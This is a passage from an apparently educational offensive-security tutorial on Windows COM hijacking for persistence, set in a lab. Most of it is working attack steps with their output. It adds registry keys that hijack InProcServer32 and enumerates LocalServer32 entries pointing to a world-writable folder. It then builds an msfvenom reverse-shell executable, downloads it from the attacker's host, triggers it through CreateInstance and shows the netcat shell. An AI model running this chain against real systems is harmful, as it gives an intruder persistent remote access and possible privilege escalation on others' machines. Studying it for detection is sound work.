C:\>REG ADD HKEY_CURRENT_USER\SOFTWARE\Classes\CLSID\{b5f8350b-0548-48b1-a6ee-88bd00b4a5e7}\InProcServer32
/t REG_SZ /v ThreadingModel /d Apartment
REG ADD HKEY_CURRENT_USER\SOFTWARE\Classes\CLSID\{b5f8350b-0548-48b1-a6ee-88bd00b4a5e7}\InProcServer32 /t R
EG_SZ /v ThreadingModel /d Apartment
The operation completed successfully.

C:\>
```

Once the COM hijacking has been done, as soon as IE launches, we will receive a reverse shell!



```
┌──(root㉿kali)-[~]
└─# nc -nlvp 1337
listening on [any] 1337 ...
connect to [192.168.1.4] from (UNKNOWN) [192.168.1.3] 49936
Microsoft Windows [Version 10.0.10586]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\Users\harshit\Desktop>whoami
whoami
ignite\harshit

C:\Users\harshit\Desktop>
```

## LocalServer32: Remote Access to Machine


The LocalServer32 key represents a path to an executable (exe) implementation of a process, meaning that when an application is run, it refers to the COM keys and executes an EXE file.

To find all the hijackable localserver32 COM keys, the following procmon filters can be used:

- **Operation is RegOpenKey Include**
- **Result is NAME NOT FOUND Include**
- **Path ends with LocalServer32 Include**
- **Path begins with HKLM Exclude**

But since, we are using the remote machine, the following code can be used. The output result contains all the files that contain an empty reference to a file that doesn't exist on the drive. As we can see, an interesting file has appeared. This file is called igniteserver.exe and refers to a World writable directory (/Users/Public). Means that an attacker can put his own malicious file on this directory with the name igniteserver.exe.

$inproc = gwmi Win32_COMSetting | ?{ $_.LocalServer32 -ne $ }
$inproc | ForEach {$_.LocalServer32} > ignite.txt
type ignite.txt




```
PS C:\Users\harshit> $inproc = gwmi Win32_COMSetting | ?{ $_.LocalServer32 -ne $null }
PS C:\Users\harshit> $inproc | ForEach {$_.LocalServer32} > ignite.txt
PS C:\Users\harshit> type ignite.txt
"%ProgramFiles%\Internet Explorer\iexplore.exe"
%SystemRoot%\system32\browser_broker.exe
"%SystemRoot%\System32\rundll32.exe" "%ProgramFiles%\Windows Photo Viewer\PhotoAcq.dll",AutoplayComServerW
33-44e4-4d88-b2b0-2698a0a91dba}
"C:\Program Files\Common Files\Microsoft Shared\Ink\InputPersonalization.exe"
C:\Windows\System32\EdpNotify.exe
%ProgramFiles%\rempl\disktoast.exe comserver
%systemroot%\system32\WinrsHost.exe
"%ProgramFiles%\Windows Media Player\wmprph.exe"
%SystemRoot%\system32\plasrv.exe
%SystemRoot%\system32\plasrv.exe
%SystemRoot%\system32\plasrv.exe
%SystemRoot%\system32\plasrv.exe
%SystemRoot%\system32\plasrv.exe
%SystemRoot%\system32\plasrv.exe
%SystemRoot%\system32\plasrv.exe
%SystemRoot%\system32\plasrv.exe
%SystemRoot%\system32\plasrv.exe
%SystemRoot%\system32\plasrv.exe
%SystemRoot%\system32\plasrv.exe
%SystemRoot%\system32\plasrv.exe
%SystemRoot%\system32\plasrv.exe
%SystemRoot%\system32\plasrv.exe
%SystemRoot%\system32\plasrv.exe
%SystemRoot%\system32\plasrv.exe
"%CommonProgramFiles%\microsoft shared\ink\TabTip.exe"
C:\Users\Public\igniteserver.exe
C:\Windows\System32\Logagent.exe
%SystemRoot%\winsxs\amd64_microsoft-windows-servicingstack_31bf3856ad364e35_10.0.10586.1040_none_366d2a34ce
TiWorker.exe
%SystemRoot%\System32\ProximityUxHost.exe
C:\Windows\System32\PickerHost.Exe
%ProgramFiles%\CUAssistant\culauncher.exe /registercom
%SystemRoot%\system32\RdpSaProxy.exe
%SystemRoot%\System32\mobsync.exe
"%SystemRoot%\System32\RmtTpmVscMgrSvr.exe"
"%SystemRoot%\System32\TpmVscMgrSvr.exe"
```

We can manually inspect other files too to see which files are vulnerable to COM hijacking and use SMB to copy malicious files with the same names on the directories.


Now, we need to obtain the CLSID of this exe. This can be obtained using the reg query command:

reg query HKEY_CLASSES_ROOT\CLSID /s /f igniteserver



```
C:\Users\Public>reg query HKEY_CLASSES_ROOT\CLSID /s /f igniteserver
reg query HKEY_CLASSES_ROOT\CLSID /s /f igniteserver

HKEY_CLASSES_ROOT\CLSID\{05EAE363-122A-445A-97B6-3DE890E786F8}\LocalServer32
    (Default)    REG_SZ    C:\Users\Public\igniteserver.exe

End of search: 1 match(es) found.

C:\Users\Public>
```

We have obtained the CLSID reference of this COM object which is **05EAE363-122A-445A-97B6-3DE890E786F8**. This can be confirmed in regedit.




```
{056440FD-8568-48e7-A632-72157243B55B}
{057EEE47-2572-4AA1-88D7-60CE2149E33C}
{05827933-6FB3-4485-89F2-75615F94AAEA}
{05A47EBB-8BF0-4CBF-AD2F-3B71D75866F5}
{05BDC38E-5493-487a-A7FF-8CF2246ABC13}
{05d7b0f4-2121-4eff-bf6b-ed3f69b894d7}
{05d7b0f4-2121-4eff-bf6b-ed3f69b894d8}
{05d7b0f4-2121-4eff-bf6b-ed3f69b894d9}
{05DF8D13-C355-47f4-A11E-851B338CEFB8}
{05EAE363-122A-445A-97B6-3DE890E786F8}
    LocalServer32
{05EBA309-0164-11D3-8729-00C04F79ED0D}
{05F3561D-0358-4687-8ACD-A34D24C488DF}
{05f6fe1a-ecef-11d0-aae7-00c04fc9b304}
{05FDB3A2-5639-4D24-AF7D-4C6FB0684661}
{060AF76C-68DD-11D0-8FC1-00C04FD9189D}
{06210E88-01F5-11D1-B512-0080C781C384}
{06254B9D-05E9-4FBE-968D-F46DBDC91AF9}
{062584a6-f830-4bdc-a4d2-0a10ab062b1d}
{06290BD0-48AA-11D2-8432-006008C3FBFC}
{06290BD1-48AA-11D2-8432-006008C3FBFC}
{06290BD2-48AA-11D2-8432-006008C3FBFC}
{06290BD3-48AA-11D2-8432-006008C3FBFC}
{06290BD4-48AA-11D2-8432-006008C3FBFC}
{06290BD5-48AA-11D2-8432-006008C3FBFC}
{06290BD8-48AA-11D2-8432-006008C3FBFC}
```

| Name | Type | Data |
|---|---|---|
| (Default) | REG_SZ | C:\Users\Public\igniteserver.exe |

Computer\HKEY_CLASSES_ROOT\CLSID\{05EAE363-122A-445A-97B6-3DE890E786F8}\LocalServer32

Now, we need to create an EXE with name igniteserver.exe


msfvenom -p windows/x64/shell_reverse_tcp lhost=192.168.1.4 lport=1337 -f exe > igniteserver.exe



```
┌──(root㉿kali)-[~]
└─# msfvenom -p windows/x64/shell_reverse_tcp lhost=192.168.1.4 lport=1337 -f exe > igniteserver.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7168 bytes


┌──(root㉿kali)-[~]
└─# python3 -m http.server 80
```

Now we need to transfer it to the desired location (C:\Users\Public)

wget 192.168.1.4/igniteserver.exe -O igniteserver.ex




```
C:\Users\Public>powershell wget 192.168.1.4/igniteserver.exe -O igniteserver.exe
powershell wget 192.168.1.4/igniteserver.exe -O igniteserver.exe

C:\Users\Public>
```

Whenever an application will activate the COM object using this command, we will get persistence. If the application is run as admin we might escalate our privileges as well!


Now, the application which activates this COM object is using the create instance command in the respective programming language. We are just simulating the same using Powershell like so:

[activator]::CreateInstance([type]::GetTypeFromCLSID("{05EAE363-122A-445A-97B6-3DE890E786F8}"))



```
PS C:\> [activator]::CreateInstance([type]::GetTypeFromCLSID("{05EAE363-122A-445A-97B6-3DE890E786F8}"))
```

As soon as the application creates this instance and runs the COM key reference, we get our reverse shell!



```
┌──(root㉿kali)-[~]
└─# nc -nlvp 1337
listening on [any] 1337 ...
connect to [192.168.1.4] from (UNKNOWN) [192.168.1.3] 49802
Microsoft Windows [Version 10.0.10586]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
ignite\harshit
```

## Conclusion

In the article, we saw a demonstration of how we can use hijackable COM keys (that miss references to libraries) to gain persistence. We saw two methods InProcServer32 and LocalServer32 that are used by applications to run libraries in a process. Since the execution of these libraries is automated, replacing them with our malicious file would mean automated execution of our code as soon as the related application starts. In the InProcServer32 method, we create another reference to the same COM key existing in HKLM, in HKCU and override the execution. On the other hand, in the LocalServer32 method, we replace an EXE reference with our malicious one. Hope you liked the article. Thanks for reading.

**Author: Harshit Rajpal** is an InfoSec researcher and left and right brain thinker. Contact **here**